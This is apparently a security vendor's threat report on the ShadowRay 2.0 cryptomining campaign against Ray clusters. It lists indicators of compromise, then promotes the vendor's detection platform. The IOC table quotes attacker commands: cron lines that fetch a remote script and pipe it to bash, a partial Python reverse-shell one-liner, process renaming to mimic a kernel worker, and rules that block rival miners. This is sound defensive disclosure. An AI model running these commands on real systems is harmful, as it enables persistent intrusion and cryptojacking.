Filename	mon.sh
Filename	aa.sh
Filename	aa_clean.sh
Filename	run.sh
Filename	run-CN.sh
Filename	.ddns.sh
Filename	xd.sh
Filename	cloud.txt
Path	/var/tmp/.ddns.sh
Process Name	kworker/0:0
Process Name	dns-filter
Process Name	[kworker/0:0]
Command Line	/usr/lib/dev/systemdev/dns-filter -o [host] --tls
Command Line	python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(([host],[port]));
Command Line	./sockstress eth0 -p payloads/http
Command Line	/bin/bash /var/tmp/.ddns.sh
Cron Entry	*/15 * * * * wget -O - https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/mon.sh | bash
Cron Entry	*/15 * * * * curl -s https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/mon.sh | bash
Path	/etc/init.d/dns-filter
Path	~/.bashrc


Technique	NodeAffinitySchedulingStrategy
/etc/hosts Entry	Block entries for rival mining pools
iptables Rules	iptables -A OUTPUT -p tcp --dport 3333 -j DROP
iptables Rules	iptables -A OUTPUT -p tcp --dport 5555 -j DROP
iptables Rules	iptables -A OUTPUT -p tcp --dport 7777 -j DROP
Process Killing	Targets: xmrig, minerd, ccminer, crypto-pool, etc.
Script Logic	China IP range detection using http://ip-api.com/json/
Script Logic	run-CN.sh execution for Chinese IPs payloads
Resource Allocation	60% CPU/GPU allocation to hide activity
Process Renaming	echo "kworker/0:0" > /proc/$$/comm

If you have any questions and need help assessing your environment, you can schedule a threat briefing with our research team by reaching out to info@oligosecurity.io.


How Oligo Protects Against Exploits of the ShadowRay Vulnerability

ShadowRay 2.0 underscores how quickly and broadly a flaw, coupled with misconfigurations, can escalate into easily propagated compromise – and also why runtime context is the source of truth that security teams need. With Oligo, teams gain deterministic proof of exploitability, real-time detection of malicious behavior, and automatic correlation across every step of the modern attack chain. Instead of drowning in theoretical alerts or reacting after the fact, security teams can confidently identify and prevent threats like this the moment they emerge.


See below for examples of how Oligo's runtime security platform can detect and prevent techniques like those used in the ShadowRay 2.0 campaign.



Above, you can see Oligo's ability to identify a suspicious process initiating a reverse shell to malicious domain and spawning a cryptominer – combining CWPP-grade visibility with function-level context so that the exploit is captured in real time.



This figure shows how an Oligo user can drill directly into the malicious payload, tracing the reverse shell execution flow inside Python through decision-tree logic the attacker abused.



This highlights Oligo's runtime detection of stack deviation inside of Ray, where an unexpected syscall leads to unauthorized process creation. By correlating this anomaly with the reverse shell activity and cryptominer execution, Oligo automatically generates a high-fidelity incident – providing proof of the exploit and full attack chain in a single, explainable view.

Book A Demo

If you're interested in learning how Oligo's runtime security platform unifies real-time protection across applications, cloud, workloads, and AI systems, set some time to connect here.

Stop modern attacks and keep your business moving
